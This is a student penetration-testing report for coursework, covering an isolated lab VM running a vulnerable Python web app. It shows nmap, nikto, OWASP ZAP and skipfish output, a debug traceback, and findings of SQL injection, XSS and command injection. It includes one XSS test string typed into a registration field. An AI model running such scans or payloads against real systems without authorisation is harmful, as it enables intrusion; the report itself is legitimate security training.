TASK 2 - CMT121

Penetration testing

1667866

Table of contents

1. Introduction:

Penetration testing is a crucial part of developing any digital system and without its procedures a system could be left vulnerable for attacks and exploits. In this report a detailed analysis will be illustrated on the penetration testing procedure carried on a virtual machine provided by the University (Ubuntu 64 bit Vulnerable).

2. Objectives:

The main objective of this report is to find at least seven vulnerabilities and provided recommendations to combat these variabilities. This should be done according to the following guidelines:

1. A systematic methodology that provides a coherent structure to solve problems of the same calibre.
2. A detailed result analysis of the discoveries and attacks of any vulnerability.
3. A scientific recommendation detailing solutions to found vulnerabilities.

3. Methods:

The module team has provided two virtual machines to perform the testing from and on. The first machine is a kali Linux machine (VMware edition 1.0.6 32 bit) which serves as the attacking stations. The second machine is an ubuntu Linux machine which is the machine getting penetration tested.

3.1. Tools and specifications:

The host machine used for this project houses the following hardware and software:

System	Model
Central Processing unit - CPU	Intel(R) Core (TM) i7-8750H CPU @ 2.20GHz 2.21 GHz.
Graphical Processing unit - GPU	RTX 2070 Max Q design.
Random access memory - RAM	32.0 GB (31.9 GB usable).
Hard drive	250 GB SSD drive.
Operating system	Windows 10 64 bit.
Software	VMware workstation.

Please note, that any host system should meet the minimum requirement of running both virtual machines simultaneously.

The tools used in this project are pre-existing kali Linux tools and are found in the provided Kali Linux VMware image.

Kali terminal	W3AF	Netcat
Nmap	OWASP	BEEF
Nikto	Skip fish	Wireshark
Web browser	Burp	

3.2. Procedure:

3.2.1. Initial setup:

A successful initial setup should adhere to the following steps:

1. Configure VMware to the correct settings.
2. Check the network topology between the two Virtual machines, both machines should be on an isolated custom virtual network, VMNet2 is the default setting.
3. The host machine must have the hardware capacity to run both machines simultaneously.
4. A snapshot of the initial image states must be saved.

3.2.2 Assessment:

The assessment phase is the second phase of work in this project coming right after the initial setup and aims to gather information and scan for vulnerabilities.

1. Information gathering:
    - Scanning for devices in network.
    - Identify target machines.
    - Scan for ports on targets.
    - Identify open ports and relevant applications running on each open port.
2. Vulnerability scanning:
    - Compile a list of target ports.
    - Test applications on open ports.
    - Run relevant tools on each port and its application.
    - Identify vulnerabilities acquired.
    - Model attacks on each vulnerability.

3.2.3 Attack:

The attacking phase is the last phase of work and aims to exploit vulnerabilities and gain access to the system based on the gathered information in the Assessment phase.

1. Exploitation
    - Perform the modelled attacks on relevant vulnerabilities.
    - Plant rootkits, remote access tools or test for reverse shells.
2. Post exploitation
    - Further damage the systems by any successful exploit.
    - Document any new vulnerabilities found while exploiting the system.


4. Results:

4.1. initial setup:

1. Successfully Loaded both images into VMware.
2. Verified both machines hash integrity using windows CertUtil -hashfile <path to file> MD5:
   a. Ubuntu MD5 value: f323ab33db6512eeb1f9af827c74bc94
   b. Kali MD5 value: a68d8fd5bec813fd89ca8e65fa05dccb
3. Verified network setting in VMware.
4. Run the machines and re-verify the network topology using NIKTO or NMAP.


4.2. Assessment phase:

1. Network scan:
   - The following commands are run to scan for open ports, systems and application versions on ports:
     i. nmap -sS 192.168.118.0-200, figure (1).
     ii. nmap -sV 192.168.118.0-200, figure (2).



```
root@kali:~# nmap -sS 192.168.118.0-200

Starting Nmap 6.40 ( http://nmap.org ) at 2022-01-06 12:20 EST
Nmap scan report for 192.168.118.130
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 00:0C:29:11:20:B3 (VMware)

Nmap scan report for 192.168.118.128
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.118.128 are closed

Nmap done: 201 IP addresses (2 hosts up) scanned in 34.00 seconds
```


Figure 1, NMAP scan



```
root@kali:~# nmap -sV 192.168.118.0-200

Starting Nmap 6.40 ( http://nmap.org ) at 2022-01-06 12:25 EST
Nmap scan report for 192.168.118.130
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
8000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.8.5)
MAC Address: 00:0C:29:11:20:B3 (VMware)

Nmap scan report for 192.168.118.128
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.118.128 are closed

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 201 IP addresses (2 hosts up) scanned in 36.31 seconds
```

Figure 2, NMAP scan (2)

- The previous network scan identified the following:
    i. An open port “8000” which is running http service via a python application. The python application is named “SimpleHTTPServer” at version 0.6 on python 3.8.5.
- Access the open port:
    i. Since the port seemed to be a server, it was worth running it’s IP through the browser. After inputting the following IP into the browser: http://192.168.118.130:8000. A web application was identified, figure (3).



192.168.118.130:8000

Sign in:

username :

password :

Sign In | Reset

Register:

username :

password :

Name :


Age :

Image URL:

Register | Reset

Figure 3, web application

2. Vulnerability scan via tools:
    - OWASP ZAP attack on the web application, figure (4), has identified the following Vulnerabilities:
        i. Four possible SQLInjection using POST and GET methods.
        ii. Passwords autocomplete in browser.
        iii. X-Content header and X-Header missing.




```
Alerts (4)
  SQL Injection (4)
    GET: http://192.168.118.130:8000/cgi-bin/retrieve_by_age.py?lower_limit=ZAP&upper_limit=ZAP
    POST: http://192.168.118.130:8000/cgi-bin/register.py
    POST: http://192.168.118.130:8000/cgi-bin/signin.py
    POST: http://192.168.118.130:8000/cgi-bin/signin.py
  Password Autocomplete in browser
    GET: http://192.168.118.130:8000/
  X-Content-Type-Options header missing (8)
  X-Frame-Options header not set (7)
```

```
X-Content-Type-Options header missing
URL:          http://192.168.118.130:8000/
Risk:         Low
Reliability:  Warning
Parameter:
Attack:
Evidence:
CWE Id:       0
WASC Id:      0
Description:
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'
Other Info:
```

Alerts 1 0 2 1   Current Scans 0 0 0 0 0 0

Figure 4, OWASP ZAP attack

- NIKTO vulnerability scan, figure (5), has found:
    i. The anti-clickjacking X-Frame-Options header is not present.
    ii. SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)




```
root@kali:~# nikto -h http://192.168.118.130:8000
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.118.130
+ Target Hostname:    192.168.118.130
+ Target Port:        8000
+ Start Time:         2022-01-06 12:48:31 (GMT-5)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/3.8.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
+ 6544 items checked: 35 error(s) and 2 item(s) reported on remote host
+ End Time:           2022-01-06 12:48:55 (GMT-5) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 5, NIKTO Scan


- Skip fish was used to identify more vulnerabilities, figure (6,7) and the following was found:

Vulnerability	Count
Query injection	3
Shell injection	3
Interesting server message	12
High risk Incorrect charset	9
HTML form with no XSRF protection	1
ISP filtering enabled	2
Resource fetch failed	1
Numerical file name	1
Low risk incorrect charset	19
Incorrect or missing MIME type	1
Password entry form	1
Unknown form field	4
Hidden files and directories	7
New 404 signature seen	1
New “Server” header value seen	1



```
skipfish version 2.10b by lcamtuf@google.com

  - 192.168.118.130 -

Scan statistics:

      Scan time : 0:02:05.498
  HTTP requests : 10251 (81.7/s), 25971 kB in, 2504 kB out (226.9 kB/s)
    Compression : 0 kB in, 0 kB out (0.0% gain)
    HTTP faults : 90 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 10251 total (1.0 req/conn)
     TCP faults : 0 failures, 0 timeouts, 0 purged
 External links : 47 skipped
   Reqs pending : 0

Database statistics:

         Pivots : 489 total, 489 done (100.00%)
    In progress : 0 pending, 0 init, 0 attacks, 0 dict
  Missing nodes : 15 spotted
     Node types : 1 serv, 11 dir, 6 file, 3 pinfo, 7 unkn, 9 par, 452 vall
   Issues found : 473 info, 3 warn, 1 low, 21 medium, 6 high impact
      Dict size : 31 words (31 new), 5 extensions, 256 candidates
     Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 489
[+] Looking for duplicate entries: 489
[+] Counting unique nodes: 37
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 489
[+] Generating summary views...
[+] Report saved to 'hossein/index.html' [0x2e6dd1ab].
[+] This was a great day for science!
```

Figure 6, initial Skipfish scan




Issue type overview - click to expand:

- 🔴 **Query injection vector** (3)
- 🔴 **Shell injection vector** (3)
- 🟠 **Interesting server message** (12)
- 🟠 **Incorrect or missing charset (higher risk)** (9)
- 🔵 **HTML form with no apparent XSRF protection** (1)
- ⚪ **IPS filtering enabled** (2)
- ⚪ **Resource fetch failed** (1)
- 🟢 **Numerical filename - consider enumerating** (1)
- 🟢 **Incorrect or missing charset (low risk)** (19)
- 🟢 **Incorrect or missing MIME type (low risk)** (1)
- 🟢 **Password entry form - consider brute-force** (1)
- 🟢 **Unknown form field (can't autocomplete)** (4)
- 🟢 **Hidden files / directories** (7)
- 🟢 **New 404 signature seen** (1)
- 🟢 **New 'Server' header value seen** (1)

Figure 7, Skipfish results

3. Manual vulnerability analysis:
   - After manually testing the website, the following vulnerabilities were identified:
     i. Python debug error handling, figure (8).



```
KeyError

A problem occurred in a Python script. Here is the sequence of function calls leading up to the error, in the order they occurred.

/home/cmt118/vulnerable-website/cgi-bin/register.py in <module>
    15 # Read the registration data that the user has typed into the form
    16 form = cgi.FieldStorage()
=>  17 username = form['username'].value
    18 password = form['password'].value
    19 my_name = form['my_name'].value
username undefined, form = FieldStorage(None, None, [MiniFieldStorage('my_name', 'frslma;alef')]), ].value = [MiniFieldStorage('my_name', 'frslma;alef')]
/usr/lib/python3.8/cgi.py in __getitem__(self=FieldStorage(None, None, [MiniFieldStorage('my_name', 'frslma;alef')]), key='username')
   518                 if item.name == key: found.append(item)
   519             if not found:
=> 520                 raise KeyError(key)
   521             if len(found) == 1:
   522                 return found[0]
builtin KeyError = <class 'KeyError'>, key = 'username'

KeyError: 'username'
      args = ('username',)
      with_traceback = <built-in method with_traceback of KeyError object>
```

Figure 8, python error handling

     ii. Many fields are prone to both SQLInjections and XSS attacks, figure (9,10).





Figure 9, SQLInjection


Register:

username : c1667866

password : ••••

Name : <script> alert(2)</script>

Age : 123

Image URL: 333333

Figure 10, XSS attack

iii. Further analysis is required to verify if provided string, such as, passwords and usernames are encrypted. The same extend to possible URL access restrictions.


- A worthy vulnerability to mention is the outdated server version.
- Password auto compilation in the browser could also be consider a vulnerability.

This phase of work has concluded the following vulnerabilities:

- SQLInjection.
- Cross site scripting.
- Command injection.
